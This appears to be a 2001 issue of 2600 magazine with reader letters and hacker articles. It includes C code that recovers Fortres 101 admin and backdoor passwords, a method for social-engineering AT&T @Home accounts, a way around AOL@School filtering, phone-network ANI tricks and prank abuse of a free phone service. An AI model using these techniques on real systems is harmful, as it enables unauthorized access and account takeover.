First of all, I only recently found out about your publication so I haven't been reading long. But what I have read, I have loved. I got a bunch of back issues and one letter in particular caught my eye in issue 17:1. CgK (apparently a telemarketer) wrote in saying that the only way to remove your name from their calling list is to contact the company for whom the survey is being done and get your name removed from *that* list. While this is technically correct, it is not the only way to keep telemarketers from calling you. Telemarketing companies are required to keep a "do not call" list. Any calling lists that come in must be matched against this list and if anyone is on the list, they are removed from the incoming list. Therefore, if you are called by a telemarketer, whether it is a surveyor, salesperson, or a fund-raiser, say "Put me on your 'Do not call' list" and they are required to comply. If you say, "Remove me from your list," they don't necessarily have to (sometimes, like in CgK's case, they can't),

and even if they do your name will be on the next list that comes in anyway. How do I know this? Unfortunately I was telemarketer for over a year, before being asked to leave for messing with the computers. All I did was tweak the interface a little, but it was enough to scare them. Anyway, I hope this info is helpful in getting rid of all those annoying calls.

Anonymous

Dear 2600:

I am writing in to inform your readers that the article, although correct for the rev/build of CueCat that is depicted in the article, other revs/builds have been released (older or newer depending on when you got your CueCat and when the article was created). I have never used mine and I go by this standard policy: when buying from Radio Shack or any other big store who wants my info, I tell them my info is *cash* and if they tell me they need more info like name, address, zip, I tell them to put in the store's info. Mine is private. If the sales person becomes pissed off, I dare he/she to call the manager over, then explain to him that my info is *mine*, that it is not required for the sales transaction to happen. If he gives me lip, I get his name and call his corporate office on my cell phone in his store.

He cannot touch me since that would be assault, but he can ask me to leave. That is all.

Jeff

Your method seems a bit combative but it may be appropriate in certain situations. We prefer the approach of giving Radio Shack their own address to send junk mail to. What would happen if everyone started to give 100 Throckmorton Street # 1800, Fort Worth, TX 76102 as their address? (That's Radio Shack's corporate office.) It will be interesting to see if entering that address starts to set off alarms if hundreds or thousands of people use it every time they buy batteries. But it's one way of reminding Radio Shack that your information is private. (Whoever does this first should give 817-415-3700 as the phone number so that the address is automatically called up in the future - we're not sure if they have a master database or if each store cross-references phone numbers to addresses. This is one sure way to find out.)

Dear 2600:

On your list of 2600 meeting places, you list the Arlington (Pentagon City) under "District of Columbia," but not under Virginia. It's technically located in Virginia. Maybe you could also list it under Virginia. I live right near there and for the longest time I didn't think there was a meeting near me because there's nothing under Virginia.

Dan

OK, fine. It is done.

Dear 2600:

We had career day at my school and I found two little tidbits you might want to know.

1) Carnivore is being used in Sacramento. When I asked the representative of the FBI how Carnivore was working out for them, he gave me a blank look. However, after a little conversing, he was proud to say that

yes, indeed, there were several agents working on an "e-mail monitoring thing." Sacramento is a somewhat small town and small area, but, according to an FBI agent, most of the ISPs in the area are set up to monitor e-mail which is startling since large areas have probably had this for awhile now.

2) I met a private sector cybercrime investigator who was actually cool. They tracked down pedophiles, thieves, and people who caused damage after breaking into systems - basically most of the unethical activities. After speaking with him though, I learned they are not really concerned with hackers that follow the hacker ethic, but are more concerned with credit card thieves, organized crime, and most of the nasty things that are illegal offline as well. Also, he's cronies with some people from the L0pht, has published something in 2600, and founded the local 2600 meeting. Overall, he was well spoken and more elite than most people I know and it goes to show that even "sell-outs" contribute to our community.

Scabby

An interesting article on Carnivore appears on page 6.

Dear 2600:

First off, great magazine - keep it up. Second, regarding the letter from ~otac~ in 18:1, the gist of the letter was that overpaying your traffic ticket *and* not cashing the refund check will prevent your ticket from being reported.

See www.snopes.com/autos/law/ticket.htm for another take on this one (the Urban Legends Reference Page).

Anyway, a better idea in avoiding tickets and the actuarial impact would be for one of those fancy cars (the ones that give you directions with the computer voice) to keep a database of known speed traps to warn the driver. This would be great in Virginia, where radar detectors are illegal.

Mike

Questions

Dear 2600:

Tell me where www.2600reallysucksass.com sends you. It's my site.

Neo

We'll see you in hell.

Dear 2600:

One day I was fooling around with the digital cable box that Time Warner rents out to its subscribers (Scientific America Explorer 2000) and found a neat little feature. If you look at the front of the box and press and hold down the diamond button along with the button that is in the middle of the vol/chan buttons, after a while the light above the little mail icon on the box starts to blink. Press the diamond button again and *voila!* A diagnostic screen of some sort pops up. Use the volume buttons on the box to scroll through the various menus (13 in all). Using this menu, I found that the box runs an application called "Sarah" and I also found a menu that has something about all of the

aspects of PPV. If anyone goes to this menu and finds anything else out, let 2600 know with a letter.

IM_Ruse

Dear 2600:

I got a bug to read the *Phrack* files again and was trying to find the archives. Either the pages pointed to sites that did not exist anymore, or they only contained a few postings. Is *Phrack* still kept? If so, where can one locate it?

Mike G.

It's unfortunate that this ezine is no longer maintained at www.phrack.com. We had archived it at the 2600 site in the past when it wasn't reliably available elsewhere. We discontinued this when it appeared to no longer be needed. It would be preferable if someone other than us picked up the slack this time since it's important to have multiple voices in the hacker community. Even better would be if someone revived the publication or started a new one that appeared more frequently and with the spirit of the early issues.

Dear 2600:

I was reading the letters in 17:4 and I noticed that people were writing in about the virus they got that told them to go to www.2600.com. My sister works for Greyhound and apparently everyone in their system got that one. She brought home a copy of the source that she printed out. It appeared to be from someone in Colombia as a dedication to "all the people who want to be hackers or crackers in Colombia" and also to protest the corruption there. I'm not much of a programmer (at all) but it looks like it's supposed to change picture files, mp3s, and edit the registry. Fun for the whole family, I guess. Also, please tell me that those three letters from "Katia S. McKeever" of Strategy Associates were a joke.... April Fools, right?

SPAMLord (the canned meat, not mail)

No, it was real spam that they kept sending us. It stopped soon after we printed it, however.

Dear 2600:

Who publishes your magazine or is it self publishing?

BillyNo

It publishes itself - we can't seem to stop it.

Dear 2600:

I'm not sure who I would ask this to, but I've got a question concerning the legality of a domain name. It might be in bad taste, but I registered this domain name to preserve free speech. Is there anything legally wrong with owning the domain name www.killyourclassmates.com? Also, I've registered the name of my city, plus "policedepartment". Is there anything against the law about that? Like, if I lived in Denver, I would have registered www.denverpolicedepartment.com, and www.denverpd.com?

IceBlast

There's nothing illegal about bad taste, so while "killyourclassmates.com" might make you a bunch of enemies and get you on a few lists, its mere existence is perfectly legitimate. What you choose to do with it is what will determine your legal future. We doubt a

strategic tutorial on how to kill specific people would last very long anywhere. Your "police department" sites are a bit trickier. Putting aside any terror tactics your local police force may endorse, you may be subject to a legitimate complaint of confusing the public if they somehow think that the site actually belongs to the police department of that city. Again, it all depends on what you do with the site. If you have a site devoted to complaints against the police, for instance, we believe that would be completely protected, especially since the police have no inherent right to a .com site with their name in it. It all depends on whether you could be seen as misrepresenting yourself.

Dear 2600:

I want to touch on a few letters that were written in 18:1. I believe there were three letters regarding how the government has your subscription list for whatever purpose. While I'm willing to concede that there is probably a sizable minority of readers of 2600 who have subversive, underhanded, or just plain "immoral" actions associated with their copy of 2600, I can't grasp why the government would mistake the overall message of your magazine to be that of a subversive nature. I'm not one for conspiracy theories, but I'm the type of person to not be surprised if a theory proves true. However, with that said, I don't think it's time to go around screaming that the sky is falling. I am a subscriber to your magazine and don't worry about what Agent Smith thinks about me. I am a patriotic American and I love my country very much; I just disagree often with the government and their decisions. Two distinct entities entirely. I'm not going to pull an Oklahoma City and in no way do I intend to even do so much as intentionally send a fragmented packet the way of a .gov web site. Now that my pretense is set, I am at a moral dilemma. People can get the impression that we have it bad in America from reading your magazine; however, with the recent propaganda poured onto the Chinese people over this spy plane issue, and their recent attacks of government web sites with their blatant anti-American sentiment, I am thankful that we at least get to have a magazine like 2600. Couple all of this together and what do we have? I'm finding it harder and harder with each passing day around May Day to stand idly by while these "h4x0rs" rain their ill-conceived propaganda on my country. Your thoughts?

Double Helix

One thing about propaganda is that it very rarely moves in only one direction. The specifics of the Chinese incident aside, the absurd story that hackers from both countries had spontaneously gone to war was both funny and ominous. Now we see how our respective governments look at our abilities. They believe hackers will be the soldiers of electronic warfare. Incidentally, we received many invitations to join this war - all of which came from military e-mail addresses. We know of nobody outside the military who took part in these shenanigans. But the press bought the story and passed it on to the public. And now this is how history

Continued on page 48

AOL At School

AOL@SCHOOL

by The Datapharmer

As many of you may or may not know, America Online has been working on its aol@school project for quite some time. It is currently in one of its last testing phases before mass release. They claim that the purpose of this project is to provide all schools Internet access for their students in a safe, controlled environment including access controls that can be customized to fit the students' maturity levels. In actuality, it is a way to censor the Internet and monitor student interests. After all, AOL will know the ages of the students, their geographical locations, and their interests (based on email and Internet monitoring). They use a proxy server to monitor all traffic through the program, and, in fact, this same filter is used on their regular users. The noted purpose of this proxy is to determine whether or not to allow a website's content to be displayed. If it is considered "unsuitable," the student is presented with a "blocked website" message.

The entire program is actually just a slightly modified version of AOL. The sign on options are "AOL @ school member" or "become an AOL @ school member". If you are already a member, it simply gives you a modified guest sign on screen, and allows you to use.... well, I haven't quite figured that out yet what it lets you do. Almost every keyword is blocked, all websites I would bother with are blocked (including anonymizer type sites), and buddy lists are not even available.

Or so it seems....

After getting pissed off that I had a T3 hookup and couldn't do anything with it (they removed Internet Explorer and blocked access to about everything else in Windows), I simply went into "My Computer", put in the web address, and it instantly turned into Internet Explorer.

That wasn't fun. That is all I could think of, so I took a closer look at AOL @ school and grabbed a copy of the serial number/signon code (which is school specific). When I got


home, I installed AOL as bring your own access, and logged onto my service provider. I then set up AOL for a new member, put in the serial I got from school, and voila, I had an AOL @ school account.

OK, now what to do: Let's look at the menus AOL provides for us (I have found AOL 5.0 easier to use in this situation than 6.0). I managed to get into parental controls, as it was only restricted in a couple of ways, and changed all of my settings so it would allow me access to buddy lists, etc. This was still really limited, so I created a new screen name, and gave it general access, made it a master account, and enabled everything. I then managed to get into the buddy list setup (you may have to play around with keywords and buttons a little but it isn't too hard) and put my own screen name on the list. This ensures that it will show up when I sign on at school (since it isn't really available there as a feature, but is hidden within the legacy code of AOL's program).

I now have access at school (legitimately through the program the school provided me), access to any website, chat room, buddy list, and almost every keyword I wish. Keyword "news" is restricted, go figure. Who would want to have news available at a school anyway?

AOL is still as terrible as ever but it kept me amused for a while at least! I am sorry for not being able to provide the serial number but it would give away my physical location as it is in limited testing right now. It should be widely used soon. I hope that those of you who must submit to this cruel form of punishment will be able to take this knowledge and have a little fun exploring AOL. Just remember your ethics. Don't do anything to someone else's system you don't want done to yours!

FUN WITH FORTRES



-by Amatus
c11h15no2@yahoo.com

Through my high school career, I have developed an animosity towards a certain piece of security software for Microsoft Windows. Fortres Grand Corporation (www.fortres.com) sells this software - named Fortres 101 - mostly to schools, libraries, and similar institutions.

Access to the computer is limited in several ways by Fortres. It can be configured to control access to icons on the desktop, the start menu, context menus, Explorer menus, Windows hotkeys, reading, writing, and executing the filesystem, reading and writing the registry, and even web browsing. As you may have already guessed, this usually interferes with the normal operation of many applications. At my old high school the teacher would disable Fortres on request because it interfered with our regular school work. A good friend of mine found that a fake password dialog was an effective way of getting the admin password in this situation.

All versions of Fortres (that I know of) have a configuration dialog that can be accessed by pressing CTRL+ALT+SHIFT+ESC. You are then presented with the password dialog box. If backdoor passwords are enabled, a supposedly random

number appears in the dialog box caption. A one time use password, also a number, can be generated from the backdoor key. A call to technical support can supply you with the backdoor password or to this function, take your pick.

```
// DWORD dwKey - the backdoor key
// The return value is the backdoor password
WORD BackdoorPassword( DWORD dwKey )
{
    SHORT x;

    x = ((SHORT)( dwKey * -1.2456 ) + 1 ) * 65533;
    x = ( x / 2 + 7 ) * 3;
    x /= 2;
    return x * x;
}
```

If you can't do this in your head, a "circumvention device" can do it for you in a matter of microseconds. I'm currently working on software for TI calculators. I have not yet looked into writing software for any other handheld devices, as I do not have any. If you are interested in something like this, cross your fingers and hope I have a web server running at amatus.doesnotexist.com.

The backdoor key is not there? Don't worry. Through some testing I have found that the file containing the Fortres password is always readable, no matter how Fortres is configured. This means that if you have the ability to execute your own programs on the computer, you can read the configuration/password file and decipher the password. Almost every computer I have seen in a high school has a CD-ROM drive and will allow you to execute programs through the use of a CD with \AUTORUN.INF. Fortres versions 3.x and 4.x passwords can be expunged using these functions.

When Fortres is misconfigured, there are many many ways to disable it. This article is meant to help attack the more secure installations. At my old high school we had a DOS version of AutoCAD installed on

```

// Called by Fortres3
BYTE Fun( BYTE x, DWORD dwPos )
{
    DWORD i;

    dwPos %= 8;
    for( i = 0; i < dwPos; i++ )
        if( x & 0x80 )
            x = x * 2 + 1;
        else
            x *= 2;

    return x;
}

// HANDLE hFile - an open file handle to DEFAULT.FG3
// LPSTR szPassword - a pointer to a buffer to be filled with the password
// DWORD dwLen - the length of the buffer pointed to by szPassword
// The return value is TRUE if the password was successfully deciphered
BOOL Fortres3( HANDLE hFile, LPSTR szPassword, DWORD dwLen )
{
    DWORD dwRead, i, j;
    BYTE Buffer[648], Key[103];

    SetFilePointer( hFile, 234, NULL, FILE_BEGIN );
    ReadFile( hFile, Key, 103, &dwRead, NULL );
    if( dwRead != 103 )
        return FALSE;
    ReadFile( hFile, Buffer, 648, &dwRead, NULL );
    if( dwRead != 648 )
        return FALSE;
    for( i = 0, j = 0; i < 648; i++ )
        Buffer[i] = Fun((BYTE)( Fun( Buffer[i], i )
            ^ Key[j = ( j + 1 ) % 103] ), i ) ^ 0xB2);
    Buffer[16] = Buffer[97];
    Buffer[18] = Buffer[109];
    Buffer[20] = Buffer[73];
    Buffer[21] = Buffer[57];
    for( i = 0; i < dwLen && Buffer[i + 16]; i++ )
        szPassword[i] = Buffer[i + 16] + 0x1B;
    if( szPassword[i - 1] != 'C' )
        return FALSE;
    szPassword[i - 1] = '\0';
    return TRUE;
}

// HANDLE hFile - an open file handle to APPMGR.SET
// LPSTR szPassword - a pointer to a buffer to be filled with the password
// DWORD dwLen - the length of the buffer pointed to by szPassword
// The return value is TRUE if the password was successfully deciphered
BOOL Fortres4( HANDLE hFile, LPSTR szPassword, DWORD dwLen )
{
    DWORD i, j, dwRead;
    BYTE Buffer[455];

    ReadFile( hFile, Buffer, 455, &dwRead, NULL );
    if( dwRead != 455 )
        return FALSE;
    for( i = 0, j = 4; i < dwLen - 1; i++, j += 18 )
    {
        szPassword[i] = (CHAR)( Buffer[j] - Buffer[454 - i] + i * 3 );
        if( isalpha( szPassword[i] )
            && !isupper( szPassword[i] )
            || !isprint( szPassword[i] ) )
            break;
    }
    szPassword[i] = '\0';
    return TRUE;
}

```

Microsoft Windows 95 machines. The sysadmin had the computers setup to boot in DOS mode for this application. AutoCAD has a file managing tool that allowed an attacker to overwrite CONFIG.SYS and AUTOEXEC.BAT with backups. This is an example of a misconfiguration in the favor of usability, something every sysadmin has to do at one point or another.

The code for generating backdoor passwords was obtained by reverse engineering a program sent to me by a friend. I'm pretty sure he grabbed it off some warez site or something. The code for deciphering Fortres 3.x passwords was written exclusively by my reverse engineering of FORTRES.EXE. When I began I knew no assembly - now I can blindly patch binaries without the help of a compiler, thanks to Fortres Grand Corporation. All the credit for the Fortres 4.x code goes to Frost_Byte

(packetstorm.securify.com/0004-exploits/Fortres4-analysis.txt). I only transcribed it into C and optimized it a little. All symbols needed are defined in windows.h.

I hope all of you find this information interesting. Doubt should form in your mind whenever hearing the words "security" and "Windows" in the same sentence. As always, the information expressed within this article is purely for hacking purposes. I do not make any claim to the accuracy or correctness of any of it. This information is provided "as is" and I am not responsible for any damages caused by the misuse of it. In fact, forget you ever read this article.

(I love you Steph.)



AT & T At Home

by m0rtis

Here's some interesting information about AT&T @Home. I have been working for their First Level Tech Support for a while now. In this time I have gotten quite a bit of knowledge about the service and how AT&T handles its subscribers. Now I could go into great length about a lot of their procedures and regulations, but I won't bore you with most of that. We all know what you're here for. The down and dirty information. AT&T @Home (for those who don't know this already) is a cable modem network. In 1998 AT&T purchased a chain of cable companies called TCI. TCI and Excite had a working partnership in the @home service. Since then, AT&T has purchased many, many more independent cable companies for cable modem and cable TV reasons. AT&T is truly only interested in the American Greenback and Canadian Loons. AT&T @Home has grown so large that AT&T

really can't keep up with its own service. It is so large that AT&T outsources its Tech Support to the highest bidders. I work for the largest of the companies.

Let's start with the beginning of a typical call. It should go something like this.

Agent: Thank you for calling AT&T @Home. Can I have the Telephone Number on your account please?

Sub: (xxx) xxx-xxxx

Agent: Thank you. May I verify your full name and address please?

Sub: [insert address and name]

Agent: Finally can I have your Personal Access Code? (PAC)

Sub: [gives code]

This is important to know. If you ever wished to social engineer your way into someone's account this is what you will need. Generally, the basic information should be simple to get and AT&T really doesn't care much

about it except for legal reasons. What they look for in verification is the PAC. The PAC is generally one of a few things: mother's maiden name, pet's name, last four digits of a Social Security Number or account number, although it is usually the mother's maiden name. If for some reason you can't guess the PAC, AT&T asks for either the login ID or modem serial number. The login ID is rather easy. Just get their email address and there you have it. Once you verify this information for them, you have access to their entire account within reason of the agent you're talking to. Most agents aren't too bright. They have to score a 30 percent on a general knowledge test to get the job.

When you ask to speak to a supervisor, you are transferred to a section of a call center called Floor Support. These guys are no different really from any other Dick and Jane on the phones. They just get Supe calls. They can't do anything more than we can. Save yourself the time and stick with the first person you talk to. Generally it's about 30 minutes to talk to a FS agent, just to get someone who can't do what you want.

When someone calls to get installed with a new account, they are set up with an account on that call. The username, password, and PAC are all created at that time. About 70 percent of the time the password to a sub's account is just "password" either in lower or upper. This username and password is more than just access to get someone's email from them. It also logs them into the @home Web page. From here, you can do all kinds of things. The @home page is behind a proxy server (<http://proxy:8080> on the @home network). Unless you are on the @home network, you won't have a lot of luck getting in without some work. However, if you are on the @home network, you can log into someone's account from there. This kind of access to someone's account can be dangerous (AT&T does nothing to discourage this either). Some examples of things that could be done from inside the Member Services: add IPs, create email accounts (each account can have seven), and set up Net Mail and dialup service.

Getting an additional IP address. You

could in theory take that IP address and Client ID and use it for your own purposes.

Adding email accounts. Any needy hacker needs a few bogus email accounts outside of free services (hotmail, USA, and others). Sure you could use a spoofed SMTP to send your mail from anywhere, but it's always nice to have someplace to get it too.

Net Mail allows you to check your mail from anywhere on the web. If you had a hacked email account that you added with the Login and Pass you found, you could anonymously check it through a nice webpage that masks your IP address. There are many who do this.

Set up dialup access. For a minimal \$15 setup fee and 15 cents a minute, you can dial up to the @home service. No need to say anything more on this.

When you are transferred up to Tier 2, they have a rather interesting tool they use. It's called the matrixx. This really makes me gag. Both with its bad reference to a good movie, and its use. When the AT&T @Home software is installed, it installs the matrixx without asking the user if they want it. It allows the T2 tech to take over a person's computer, change settings, and fix problems. Now I don't know much about the program other than what it's used for. But I don't like it. Perhaps someone who knows a bit more about it could post something that gives better detail (i.e., what port it uses, and how it's disabled/removed).

The damages to a person's account are enormous when looking at it from this perspective. AT&T really hasn't done much to fix its problems with security, let alone the problems with its expanding service. It reminds me of what happened with AOL only a few years back. AT&T needs to take a step back and fix these obvious problems. At the price you pay, is it worth it knowing that your account is ready for the plucking at the hands of a malicious criminal? Just think about it.

Shouts to the Darkcyde crew. Toast, southie, Morbid Engel. S0dium, t0ne. #2600 (DAL.net) and finally my fiancÈ Shell.

The NEW AT&T Network

by Lucky225

It seems that AT&T was not too fond of my ANI Spoofing article that appeared in 2600 17:4. Just a few days after it came out, I started noticing a lot of changes in the AT&T network. First they shut off their 800 ANAC. A few days later calls that were routed to 800-673-7286 by the Verizon Long Distance operator were handled strangely. I began noticing that if I made a call through the Verizon long distance operator to 800-673-7286 (800-operator), I could place calls to 800 numbers *not* on the AT&T network, but that the ANI was being sent as "615-986-9873" or ANI II Pair 23 followed by area code 904. Thus, calls placed through the Verizon Long Distance operator to AT&T's 800 operator could not be used to spoof ANI anymore. The 615 number belongs to a PBX owned by AT&T in Nashville, Tennessee. I could still spoof ANI on the AT&T network if I diverted through my local operator or various other 1010XXX long distance carrier operators, but this April it stopped working. I soon figured out what was happening. AT&T has centers all around the country including Alaska and Hawaii. The way SS7 works, depending on where you're calling from, an 800 number can be routed to various other places. For example, there could be a nationwide 800 number that allows you to call from anywhere in the country. But a person who calls the same 800 number from Florida could get routed to that business's office on the east coast, and a person who calls from California may get routed to the west coast office. That's what it's like when you call 800-673-7286. You get routed to the nearest AT&T center near you to take the call. So when I was making a call through the Verizon Long Distance operator to 800-673-7286 I would get routed to the Florida AT&T center because the Verizon Long Distance operator I got was based

out of Florida. That was why when I had the AT&T operator dial an ANAC it would show 23-904 (Florida). However, not all Verizon Long Distance operators are based in Florida, so sometimes when I called I'd get the 615 number. The AT&T Center that transmits that funny 615 number should probably be transmitting 23-615 and not 00-615-986-9873, but for whatever reason, AT&T has left it like that.

The AT&T Centers

As I mentioned, there are various AT&T centers throughout the country, and they are also the centers that handle the automated AT&T Long Distance operator services, as well as 800-call-att and 800-operator. With the new upgrade that AT&T is implementing (widespread across the country by now, I predict) each center is getting a total makeover. There will be no more ANI spoofing to AT&T numbers. They are updating these centers so that you can call any 800 number through the AT&T carrier. Calls to 800-673-7286 that have an ANI fail will no longer use the phone number you give as ANI when calling other toll free numbers. Instead, ANI II pair 23 and the area code of the AT&T center will be used. However, the best part is that you can place calls to toll free numbers without speaking to an operator. Simply dial 10-10-ATT-0 (10-10-288-0) and enter the toll free number you want to call. The ANI will show up as ANI II pair 23 and the area code of the AT&T Center. Op diverting without even having to speak to the op! However you will notice that if you try to dial 800-call-att or 800-673-7286 it will appear that your ANI still shows up. This is because these numbers are handled by the same AT&T center. However any toll free number not handled by the AT&T center (basically any toll free number that's not used for AT&T operator services) will be processed with your ANI not being transmitted.



There are a few advantages and disadvantages of this new system. The only real disadvantage is that you cannot spoof ANI anymore. The advantages, though, are that you can place calls to basically any toll free number you wish without your ANI being passed simply by dialing 10-10-ATT-0 and then pressing in the toll free number you want to call at the AT&T prompt. You can even use this at pay phones to call toll free numbers that don't allow pay phone calls or to get around pay phone surcharges. Op diverting used to be so hard - local ops not wanting to help you out, and

1010XXX carrier ops only being able to be reached from certain parts of the country, and the real downside being that you had to talk to an operator who might listen in to your call when trying to divert to toll free numbers. But now, thanks to AT&T's new network that you can reach anywhere in the country by simply dialing 10-10-288-0 or even just 00 if you have AT&T. I'm sure AT&T logs your ANI and probably would take action if you were harassing a toll-free number long enough, but for now you can think of 10-10-288-0 as your own free ANI blocking service.

TELL Me: Uses and Abuses

by Screamer Chaotix
screamer@hackermind.net

Tell Me is, in this writer's opinion, a fantastic new service that has more features than this article could ever cover. By dialing 1-800-555-8355 (TELL) you are connected to a free, voice activated system. Provided are services such as "phone booth," allowing a person to make a free one minute call to virtually anywhere in the US. "Wake up Call," which does exactly what it says it does, is completely free of charge. And "Driving Directions," which is very useful if you need to figure out how to get somewhere while you're on the road. Personally I would hate to see anyone abuse this wonderful service, but nonetheless some flaws do exist. This article is meant to introduce the reader to the possibilities provided by the kind people at Tell Me, and is not for the purposes of defrauding anyone.

Uses

The first feature of interest would most likely be "Phone Booth." Call up Tell Me at 800-555-8355 and, after a brief ad (which is the only price you need to pay), speak the words "Phone Booth" at the prompt. You'll be automatically transferred to this feature, which will then let you call any number in the US that you wish. The only exceptions are 900 numbers or other

"pay per use" services, such as 800 numbers that lead to operators. Once your call is connected, you have one minute to speak your mind before a verbal warning notifies you that only 20 seconds remain. While slightly annoying, it can be incredibly useful when you just want to say hi and don't feel like faking out 1-800-COLLECT.

Sadly, if you do not have a cellular phone handy you won't be able to make free calls away from home, due to Tell Me warning you that you cannot call them from a payphone (should you try). Luckily, this is easily remedied. By pressing 0 to get the local operator, you can inform them that the payphone you are currently at won't let you dial a toll free number. Considering payphones are bound by law to provide this, the operator will not give you any problems. Tell them the number is 800-555-8355, and voila! You should hear the sweet sound of the Tell Me welcome message. This is where things start to get very interesting. But before I show you how certain services can be abused, I'd like to explain their proper uses.

"Wake up Call" is one of these particular features. From there you can set up a wake up call to your phone number (remember, ANI tells them where you're calling from). If you're at a different location, they'll either say that you

need to call in from that number or they'll give you a call back. This can make it difficult for people to wake up their best friend's at 3 am... but not impossible.

The last feature I will cover is the "Driving Directions." How many times have you been lost in a strange city with nothing but an address you're trying to reach? Well, with Tell Me, all you need to do is find out what address you're sitting next to and call them up. First you tell the "Driving Directions" feature what destination you want to arrive at, followed by your current location. "Driving Directions" will then tell you step by step how to get to your target, which can be extremely useful.

Abuses

As I mentioned earlier, the problem of Tell Me being reached by a payphone is solved by calling through the local operator. But what can be done with this service that would constitute an abuse? The most entertaining one that I've come up with is used with the "Wake up Call" feature. Suppose you're at a university, corporate building, or any other large entity that does not use COCOTS. By first getting the number of the payphone you're at (if it's not printed on the phone itself, try your local ANAC code - up here in Connecticut it's 970), you can call through the operator to get to Tell Me. Next, log in as a new user and set a wake up call for the payphone's number at, say, 3 pm. Now hang up and move on to another phone. Once you've gotten all the phones set for wake up calls, stick around and watch the chaos ensue as they all ring off the hook at the same exact time. The people around you will have no idea what's going on! Sure, this is a childish thing to do, but if Tell Me's only security is rejecting coin lines, I think they're asking for trouble.

While not necessarily an abuse as of yet, the "Phone Booth" feature does have potential. Recently I've tried calling operators through the service, but as I said above this cannot be done. What I did do though, is get the number for Tell Me's corporate office. It was rather trivial, but by using "Phone Booth" and calling an ANI readback number,

you wind up getting their area code and number, which shouldn't make it too difficult to find out where they're located. For those of you who don't want to go through the trouble, the number is 650-930-9000. To all you crafty thinkers out there, no, you can't have Tell Me call itself in an endless loop. At least, I haven't been able to.

The "Driving Directions" section hasn't really been exploited, but does offer one feature that most would not recognize as such. When entering your destination, you could choose to use the city name or zip code. In turn, the computer will read back the city that corresponds with the given code. This can be very useful in figuring out where a particular zip code is. Unfortunately I haven't had any luck with getting a zip code when I actually name the city myself.

Conclusion

It's important to remember that Tell Me has hundreds of other options, and I highly suggest you call and try out this amazing number for yourself. Also offered are movie listings/reviews, weather reports, blackjack (never lost a hand!), and stock quotes as well. Call them up and see what you can find, but remember, I think we should be grateful to them for providing us with this line. For that reason, please don't overuse it or abuse it. This article has shown you some fun things that can be done, and hopefully they will be changed in the future. But until then treat Tell Me with respect. They might make you listen to ads, but that's a little better than paying \$10.99 per minute.



Continued from Page 39

will be written. So, while you may feel frustrated at the negative images you see, remember that calling attention to them is by nature a positive act. Regardless of how good you may think we have it, we still have an abundance of propaganda being fed to us too. Even if you agree with the conclusions of the propaganda, its existence must be exposed and condemned or we're not really accomplishing anything.

Dear 2600:

How do you know when the subscribers die? You could waste money sending copies of your magazines to dead people.

grant welch

Great. Something else to worry about.

Dear 2600:

How do you say "2600"? a) "two thousand six hundred", b) "twenty-six hundred", c) "two six zero zero", d) something else? Please write back soon, we have a bet on this.

Mikko

Would you believe it's never come up? Being magazine people, we don't have to actually speak out loud.

Dear 2600:

I am from Germany and I travel from time to time in the U.S. Whenever I dial a number that's not valid (and this happens a lot), I get some strange error messages from the phone network (like error 11) instead of a voice message. What kind of user interface is this? Is it a kind of service mode or is it to make the customer really feel dumb? Maybe it would be interesting to list all the different messages, but on the other hand why care? It's just interesting because instead of improving the phone network, the services are going down the drain (bad user interface, more expensive to make international calls, no modem jacks - not even in international airports, and try finding an AT&T phone with a keyboard and a screen).

Peter

Since every phone company uses different error messages, it's impossible to say what it means without knowing which company it is. It sounds as if it's simply an error saying that you dialed an invalid number. Sure, it would make a lot more sense to have a recording people can understand. It would make a lot more sense if connectivity were made easy in public places, if rates were based on some sort of reason, and if stupidity like charging extra for calls to toll free numbers from pay phones never happened. The first step towards combating these injustices is to understand and be able to explain to others why they're unjust in the first place.

Dear 2600:

Is there any rhyme or reason as to what UPC numbers get associated with products on the market? Or is there no set guideline for UPC bar codes? I figured if anyone would know, you guys would. Just curious. Thanks.

Kn0w

While there are different kinds of UPC symbols, the ones most of us are familiar with (and the ones that appear on our covers) have a 12-digit number. Ours is 725274831586. The first six digits are the manufacturer identification number which is assigned by the Uniform Code Council. Each one of these numbers represents a manufacturer. A manufacturer can be a large company or an agency that assigns UPC codes to smaller companies. The manufacturer is in charge of the next five numbers. Ours is 83158 and was assigned to us by our manufacturer, which in our case is a company that hands out UPC codes. The last digit (6) is a check digit which uses a similar system to that of credit cards: the odd numbers are added together, then multiplied by 3. We'll call the subtotal A. The even digits are then added together into B. A and B are then added. The number needed to make the total divisible by 10 is the checksum. So in our case, we add the odd numbers (7+5+7+8+1+8=36), then multiply by 3 (36*3=108), add the even numbers (2+2+4+3+5=16), add the two sums together (108+16=124), and figure out what number is needed to make that divisible by 10 (124+6=130). Our checksum is therefore 6. The numbers on the far right, incidentally, apply to periodicals and indicate which issue you're looking at. The current cover says 12, meaning year 1 (2001), issue 2 (summer). If those numbers weren't there, we would have the same UPC symbol for two issues that could be on the stands at the same time and that could confuse the hell out of computers.

Dear 2600:

I was looking over the board members of the MPAA when a thought hit me. Why isn't there a board member for the consumer? Isn't the end idea in business to make the consumer happy with the product and want to purchase more? It also seemed that the MPAA had a real legit reason to be established to begin with but seems to have become a stagnant relic that stands for a corporate feudalistic agenda.

quatre

You answered your own question.

Corporate Stupidity

Dear 2600:

Ever since I started seeing all those TV ads for Cingular talking about the importance of self-expression and asking people the question, "What do you have to say?" I began thinking about what a bunch of corporate brainwashing BS it all sounded like. After all, corporate America and the federal government both seem to use much the same tactics. Do whatever it takes to get people on your side. Tell them whatever they want to hear if it'll help boost profits any. God knows you can never have too many millions of dollars or too much power, right? Not like it's anything so new. We've already seen it with Verizon and their 60's throwback that co-opted the peace sign. Just further proof that nothing is sacred, and all's fair in love and profit margins. But, getting to the point, if Cingular really wants to claim they care about what you have to say, there's one very simple way to test the convictions

they claim to have. Yep, you probably guessed. Someone registering www.cingularsucks.com or maybe www.cingularlovesmoneymorethanfreespeech.com would not only test how much their thinking is like their corporate ads, but would let them know that there are some of us who don't buy into every last corporate motto we hear or read. And, if it turns out that they end up going to extreme lengths to stifle expression, I wouldn't be the least bit surprised.

7h3 31337 pHr34k4z0id

Dear 2600:

